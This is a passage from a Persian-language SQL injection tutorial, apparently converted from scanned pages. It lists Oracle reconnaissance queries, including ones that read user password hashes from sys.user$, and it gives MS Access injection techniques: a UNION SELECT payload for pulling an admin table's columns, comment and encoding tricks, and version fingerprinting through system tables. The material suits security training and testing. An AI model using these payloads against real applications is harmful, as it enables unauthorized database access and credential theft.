
و لیست دیتابیس‌ها:

```
SELECT DISTINCT owner FROM all_tables;
```



به منظور بدست آوردن لیست کاربران DBMS **از** Query **زیر استفاده می‌شود:**

```
SELECT username FROM all_users ORDER BY username;
SELECT name FROM sys.user$;
```



لیست کلمات عبور:

SELECT name,password,astatus FROM sys.user$;
SELECT name,spare4 FROM sys.user$;

لیست DBA**ها:**

SELECT DISTINCT grantee FROM dba_sys_privs WHERE
ADMIN_OPTION='YES';

برای کامنت کردن عبارات می‌توان از –– استفاده کرد. علامت // به منظور کامنت نویسی بـه کار می‌رود:**

SELECT/**haha**/1 FROM dual -- *and 1=0*

بعضی از توابع، دستورات و عملگرهای مهم در زیر توضیح داده شده است:

SELECT version FROM v$instance;


```
SELECT version FROM myOwnTable; -- this is not a default table
SELECT banner FROM v$version WHERE banner LIKE 'Oracle%';
SELECT banner FROM v$version WHERE banner LIKE 'TNS%';
```

کاربر جاری:

```
SELECT user FROM dual;
SELECT user FROM myOwnTable; -- this is not a default table
```

دیتابیس جاری:

```
SELECT global_name FROM global_name;
SELECT name FROM v$database;
SELECT instance_name FROM v$instance
```

انتخاب یک سطر مشخص:

```
SELECT username FROM (SELECT ROWNUM r, username FROM all_users
ORDER BY username) WHERE r=9;
```

تابع substr**:**

انتخاب زیر رشته در یک رشته که در پارامتر اول قرار می‌گیرد:

```
SELECT substr('abcd', 2, 3) FROM dual➔'bcd'
```

از مکان دوم به طول ۳ کاراکتر.

ترکیب عطفی:

```
SELECT bitand(6,2) FROM dual ➔ 2
SELECT bitand(6,1) FROM dual ➔ 0
```

تابع chr**:**

تبدیل کد ascii **به کاراکتر:**

```
SELECT chr(65) FROM dual ➔ 'A'
```

از این تابع برای استفاده نکردن از علامت کتیشن استفاده می‌شود:

```
SELECT chr(65) || chr(66) FROM dual ➔ 'AB'
```

از عملگر || برای چسباندن دو رشته یا کاراکتر به یکدیگر استفاده می‌شود.

دستور CAST**:**

```
SELECT CAST(1 AS char) FROM dual;
SELECT CAST('1' AS int) FROM dual;
```

عملگر ||:

```
SELECT 'a'||'b'||'c' FROM dual; ➔ 'abc'
```

دستور CASE**:**

```
SELECT CASE WHEN 0=1 THEN 1 ELSE 2 FROM dual; ➔ 2
```

نام host**:**

```
SELECT host_name FROM v$instance;
SELECT UTL_INADDR.get_host_name FROM dual;
SELECT UTL_INADDR.get_host_address FROM dual;
SELECT UTL_INADDR.get_host_name('10.0.0.1') FROM dual;
```

مکان فایل‌های دیتابیس:

```
SELECT name FROM v$DATAFILE;
```

تزریق در MSAccess:

معمولا سایت‌هایی که به زبان asp **نوشته شده اند از این** DBMS **استفاده می‌کنند. این** DBMS **بسیار محدود بوده و امکانات بسیار کمی‌را در اختیار** DBA **می‌گذارد. ولی در عوض تنظیمات پیش فرض فراوانی دارد و بیشتر دسترسی‌ها را محدود کرده است. برای بدست آوردن اطلاعات ضروری سرور از جمله نام جدول‌ها و فیلدها چند جدول سیستمی‌وجود دارد که تقریبا همیشه اجازه دسترسی به آن‌ها وجود ندارد. از جمله‌ی آن‌ها** MSysAccessXML **،** MSysACEs **و** MSysObjects**.**

MSysAccessXML:

- Id
- LValue
- ObjectGuid
- ObjectName
- Property
- Value

MSysACEs:

- ACM
- FInheritable
- ObjectId
- SID

MSysObjects:

- Connect
- Database
- DataCreate
- DataUpdate
- Flags
- ForeignName
- Id
- Lv
- LxExtra

- LvModule
- LvProp
- Name
- Owner
- ParentId
- RmtInfoLong
- RmtInfoShort
- Type

هیچ عملگری برای کامنت کردن وجود ندارد. در بعضی موارد %00 **می‌تواند نقش عملگر کامنت را بازی کند. توابعی برای اجرای دستور سیستمی**(SHELL) **و دیدن مسیر فعلی وجود دارد** (CurDir) **وجود دارد که بطور پیش فرض اجازه استفاده از آن وجود ندارد.**

در هنگام استفاده از SELECT **باید از یک نام جدول درست استفاده شود لذا در اکثر مواقع باید از سعی و خطا برای پیدا کردن نام جدول‌ها و یا فیلدها استفاده شود.**

با دستور TOP **همانند** SQLServer **می‌توان ریکورد مورد نظر را انتخاب کرد. با استفاده از دو عملگر** + **و** & **می‌توان دو رشته را به یکدیگر متصل نمود. البته باید قبل از استفاده آنها را کد** URL **کنید:**

SELECT 'A' %2b 'B' FROM validtable ➔ 'AB'
SELECT 'A' %26 'B' FROM validtable ➔ 'AB'

برای بدست آوردن زیررشته از تابع MID **استفاده می‌شود:**

SELECT MID('abcd',2,2) FROM validtable ➔ 'bc'

تابع LEN **برای طول رشته استفاده می‌شود:**

SELECT LEN('abcd') FROM validtable ➔ 4


برای تبدیل کد ascii **به کاراکتر از** CHR **استفاده می‌شود.**


دستور شرط IFF **می‌باشد:**


SELECT IFF(1=1, 'a', 'b') FROM validtable ➔ 'a'


در این DBMS **می‌توان نام جداول و ستون‌ها را در علامت** [] **قرار داد مثلا اگر نام جـــدول** user **بود برای اینکه از کلمه‌ی کلیدی** user **متمایز شود به صورت زیر نوشته می‌شود:**


SELECT [username],2 FROM [user]












حدس زدن ستون ها در بسیاری از مواقع کار دشواری می باشد. یک راه کلی برای مواردی که نام تمام ستون ها قابل حدس زدن نیست و البته شرایط آن برقرار هست وجود دارد.

این سناریو را در نظر بگیرید که ما خواهان دسترسی به جدول با شمای زیر هستیم:

TBL_Admin(id, adm_name, adm_pass)

البته فقط موفق به حدس زدن نام جدول و id **شده ایم.**




ساختار Query **در محل تزریق به صورت زیر می باشد:**


SELECT id, n_title, n_brif, n_author FROM TBL_NEWS WHERE id=12 *UNION SELECT 1,2,3,4 FROM TBL_Admin*


حال به منظور عبور از این مشکل، Query **را به صورت زیر تغییر می دهیم:**


... id=12 *UNION SELECT 1,TBL_Admin.* FROM TBL_Admin*



عدد ۱ به همراه ۳ ستون جدول باعث برابری دو قسمت UNION **می شود. برای بدســت آوردن رکورد بعدی می توان از** id **در شرط** WHERE **استفاده کرد.**







این روش دارای مشکلاتی است، از جمله اینکه نمی دانیم ستون مطلوب در کجا قابل مشاهده است. مثلا جایی که در Query **اول عدد** 3 **قرار می گرفت اکنون محتویات** adm_name **قرار می گیرد که قابل ما از آن اطلاعی نداریم. البته با کمی بررسی ستون ها و فرمت محتویات آن ها می توان به اطلاعات مطلوب دست یافت. این روش در این** DBMS **کاربرد زیادتری دارد ولی برای تمام** DBMS **ها قابل به کارگیری است.**

به هر حال با تمام محدودیت هایی که در این DBMS **وجود دارد راههایی برای بدست آوردن اطلاعات بیشتر از سرور وجود دارد که در زیر شرح داده شده است.**

– بدست آوردن نسخه ی ACCESS**:**

از روی وجود یا عدم وجود بعضی از توابع می توان به نسخه ی ACCESS **پی برد، در**

Version	MSysModules2	MSysAccessObjects	MSysAccessXML	MSysAccessStorage
97				
2000				
2002-2003				
2007				

جدول زیر به بعضی از آنها اشاره شده است:

توجه: MSYSACCESSXML **به صورت معمول خالی است بنابراین نمی توان از آن در عملیات** Union **استفاده کرد.**

در صورت عدم وجود جدول در هنگام استفاده از آن در تزریق پیام خطای زیر مشاهده می شود:

Microsoft JET Database Engine (0x80040E37)
The Microsoft Jet database engine cannot find the input table or query '<TableName>'. Make sure it exists and that its name is spelled correctly.

– بدست آوردن موتور پایگاه داده:

